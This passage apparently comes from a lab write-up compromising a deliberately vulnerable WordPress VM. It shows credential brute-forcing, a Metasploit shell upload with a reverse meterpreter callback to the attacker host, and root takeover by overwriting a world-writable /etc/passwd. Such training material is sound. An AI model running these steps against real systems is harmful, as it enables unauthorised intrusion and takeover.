
— Entering directory: http://10.0.2.5/secret/wp-admin/ —
+ http://10.0.2.5/secret/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://10.0.2.5/secret/wp-admin/css/
```

In this result, we can clearly see there is a file in `http://10.0.2.5/secret/` and let's see whether we can find any clue about the system or reveal something sensitive to the system.


So, we tried to go to the URL the above image using a browser, which showed this message.




The page's content doesn't load correctly to the browser, and it can be wrong when it is rendering. Then we tried to click on each link, and when we tried to click on hello world, the page didn't load, and it showed a "server not found" error.




We can clearly see the link doesn't redirect to an IP address; instead, it redirected to something called vtcsec. Then we tried to change the entry of the host file manually.






```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 6.0 /etc/hosts *  
127.0.0.1 localhost  
127.0.1.1 kali  
10.0.2.5 vtcsec  
# The following lines are desirable for IPv6 capable hosts  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters
```

After adding the necessary record, we saved the file. After refreshing the particular page that we got earlier, we can see the correct content on the web page like below.



When we discover this web page, we find out there is a log in page at the bottom of this page and when we click on it, it redirects to a new page, including the login form.



Now we don't know how to log in, so we decided to come back later when we got enough information.

Enumeration

Using gathered information about the sample machine, the team intended to enumerate potential vulnerabilities and users in this stage. First, we used the wpscan tool.

```
(root@kali)~[/home/kali]
# wpscan --url http://10.0.2.5/secret/ --enumerate u

  _____
 /  _  _  \  _____
|  _ \| | | | |  _  _  \
| |_) | |_| | | |  _ \| | | | | | |
|  _<|  _<|  _<|  _<|  _<|
|_| \_|_|_|_|_|_| \_|_|_|_|_|_|

WordPress Security Scanner by the WPScan Team
Version 3.8.20
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://10.0.2.5/secret/ [10.0.2.5]
[+] Started: Mon Apr 18 09:30:30 2022

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

After completing the scanning process, it reveals some interesting stuff, including the available username.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ←


[i] User(s) Identified:

[+] admin
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

5. Gaining access

Now we know a user called admin has access to the website. Before doing anything, we can use the username admin, and as its password, we can insert admin. Because most of the time, that is the default password.



The image shows a WordPress login page. At the top center is the WordPress logo. Below it is a white login box with a light gray border. Inside the box, the text "Username or Email Address" is above a text input field containing "admin". Below that, the text "Password" is above a password input field with five black dots. At the bottom left of the box is a checkbox labeled "Remember Me". At the bottom right is a blue "Log In" button. Below the login box, the text "Lost your password?" is visible. At the very bottom, there is a link "← Back to My secret blog".


But before entering these credentials, we can do a brute force activity with wpscan to find out what is the correct username and password for the login page. We can use a pre-configured wordlist for this task.

```
Emergency.php has been found in: http://vtcsec/secret/wp-login.php/emergency.php
[+] Interesting header: SERVER: Apache/2.4.18 (Ubuntu)
[+] Interesting header: SET-COOKIE: wordpress_test_cookie=WP+Cookie+check; path=/secret/
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
[+] This site seems to be a multisite (http://codex.wordpress.org/Glossary#Multisite)
[!] Upload directory has directory listing enabled: http://vtcsec/secret/wp-content//uploads/

[i] WordPress version can not be detected

[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Starting the password brute forcer
[+] [SUCCESS] Login : admin Password : admin
```

Now we know the correct password is admin for the login. After login into it, we got a page like this.



After having access to the WordPress page, using the tool Metasploit, we can generate a plugin that can automatically upload a payload and provide a shell.

```
(root@kali)-[/home/kali]
# msfconsole

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018  es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090909090909090909090909090
90909090909090909090909090909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.09090900
90909090.90909090.09090900
.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccc.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....cccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....
ffffffffffffffffffffffffffffffff
ffffffff.....
ffffffffffffffffffffffffffffffff
ffffffff.....
ffffffff.....
ffffffff.....

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

      =[ metasploit v6.1.37-dev ]
+ -- --=[ 2212 exploits - 1171 auxiliary - 396 post ]
+ -- --=[ 615 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules

msf6 >
```

Next, we can find a suitable module for our task using the search command.

```
[ metasploit v6.1.37-dev ]
+ -- ==[ 2212 exploits - 1171 auxiliary - 396 post ]
+ -- ==[ 615 payloads - 45 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > search wp_admin

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/webapp/wp_admin_shell_upload 2015-02-21      excellent Yes     WordPress Admin Shell Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload
msf6 > 
```

Next, we can do the exploitation using the matching module. Before giving the exploit command, we need to configure it by giving the necessary details.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS vtcsec
RHOSTS => vtcsec
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /secret
TARGETURI => /secret
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

  Name      Current Setting  Required  Description
  -  -  -  -
  PASSWORD  admin           yes       The WordPress password to authenticate with
  Proxies   none            no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    vtcsec          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     80              yes       The target port (TCP)
  SSL       false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /secret         yes       The base path to the wordpress application
  USERNAME  admin           yes       The WordPress username to authenticate with
  VHOST     none            no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  -  -  -  -
  LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    WordPress
```

Now the module is ready to do the exploitation to the target host.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Authenticating with WordPress using admin:admin...
[*] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/bSdjTCIHUX/QdxtuIhDrj.php...
[*] Sending stage (39282 bytes) to 10.0.2.5
[*] Deleted QdxtuIhDrj.php
[*] Deleted bSdjTCIHUX.php
[*] Deleted ../bSdjTCIHUX
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.5:51522) at 2022-04-18 11:32:44 -0400

meterpreter > █
```

Now we have the shell, which means we can do some interesting tasks using this shell.

```
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 16438 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
```

The interpreter session was created successfully. Then we run the `getuid` command from meterpreter, and it shows that we got the access as the user: `www-data`. It is not the user who got the root-level access, and it seems like we have to do more work on this to gain root-level access to the machine.

6. Privilege escalation

Now we have some access to the machine, but that is not enough, and we didn't get the root level access yet. Now we will use a shell script called `Unix-privesc-check` to determine whether there are any potential misconfigurations. If some misconfigurations are available, we can use those for the privilege escalation.

We used Metasploit for this operation, and previously, we got a shell. We use the same shell to upload the shell script to the target machine.

```
meterpreter > upload /usr/bin/unix-privesc-check /tmp/unix-privesc-check
[*] uploading : /usr/bin/unix-privesc-check → /tmp/unix-privesc-check
[*] Uploaded -1.00 B of 35.94 KiB (-0.0%): /usr/bin/unix-privesc-check → /tmp/unix-privesc-check
[*] uploaded : /usr/bin/unix-privesc-check → /tmp/unix-privesc-check
meterpreter > █
```

It is not enough to upload the shell script, and it is necessary to make it an executable file.

```
meterpreter > shell
Process 30858 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
cd /tmp
chmod +x unix-privesc-check
ls -la
total 140
drwxrwxrwt 10 root    root    4096 Apr 22 06:15 .
drwxr-xr-x 24 root    root    4096 Nov 14 2017 ..
drwxrwxrwt 2 root    root    4096 Apr 22 02:20 .ICE-unix
drwxrwxrwt 2 root    root    4096 Apr 22 02:20 .Test-unix
-r--r--r-- 1 root    root      11 Apr 22 02:20 .X0-lock
drwxrwxrwt 2 root    root    4096 Apr 22 02:20 .X11-unix
drwxrwxrwt 2 root    root    4096 Apr 22 02:20 .XIM-unix
drwxrwxrwt 2 root    root    4096 Apr 22 02:20 .font-unix
-rw-r--r-- 1 www-data www-data 12288 Apr 22 04:12 .output.txt.swp
-rwxrwxrwx 1 www-data www-data 47258 Apr 22 04:21 output.txt
```

Next, we need to grep the output if there are warnings, and then it will show any potential misconfigurations. This command can be run as a single line.

```
./unix-privesc-check standard | grep WARNING
passwd: Permission denied.
./unix-privesc-check: 1076: [: standard: unexpected operator
./unix-privesc-check: 1076: [: standard: unexpected operator
./unix-privesc-check: 1076: [: standard: unexpected operator
./unix-privesc-check: 1076: [: standard: unexpected operator
./unix-privesc-check: 1076: [: standard: unexpected operator
./unix-privesc-check: 1076: [: standard: unexpected operator
./unix-privesc-check: 1076: [: standard: unexpected operator
```

```
./unix-privesc-check: 1076: [: standard: unexpected operator
./unix-privesc-check: 1076: [: standard: unexpected operator
./unix-privesc-check: 1076: [: standard: unexpected operator
./unix-privesc-check: 1076: [: standard: unexpected operator
./unix-privesc-check: 1076: [: standard: unexpected operator
Search the output below for the word 'WARNING'. If you don't see it then
WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
```

Then if the line is executed successfully, it means the script is executed, and as a result, it shows the /etc/passwd file, and it also has world-writable permission. So because the file content can be modified, then we can change the password in the file and obtain the root-level access.

We have downloaded the passwd file to our machine before doing any modification to the passwd file.

```
meterpreter > download /etc/passwd /root/Desktop/passwd1
[*] Downloading: /etc/passwd → /root/Desktop/passwd1/passwd
[*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): /etc/passwd → /root/Desktop/passwd1/passwd
[*] download : /etc/passwd → /root/Desktop/passwd1/passwd
```

Next, we generated a new hashed password using OpenSSL from the local terminal of the kali machine. We gave the password as "hacker" to the OpenSSL.

```
root@kali:~# cd D
Desktop/ Documents/ Downloads/
root@kali:~# cd Desktop/passwd1/
root@kali:~/Desktop/passwd1# openssl passwd
Password:
Verifying - Password:
8dRomj.dLSrMo
root@kali:~/Desktop/passwd1#
```

As the final step, we changed the passwd file using the nano command and replaced the x value in the file with the hashed password that we generated earlier .this changes the password of the root level user.

```
GNU nano 5.4 passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

```
GNU nano 5.4 passwdN
root:8dRomj.dLSrMo:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

Now the modified password file is currently in our Kali Linux machine. So we uploaded this modified file through the meterpreter session that we opened earlier to the target machine.

```
meterpreter > upload /root/Desktop/passwd1/passwdN /etc/passwd
[*] uploading : /root/Desktop/passwd1/passwdN → /etc/passwd
[*] Uploaded -1.00 B of 2.32 KiB (-0.04%): /root/Desktop/passwd1/passwdN → /etc/passwd
[*] uploaded : /root/Desktop/passwd1/passwdN → /etc/passwd
```

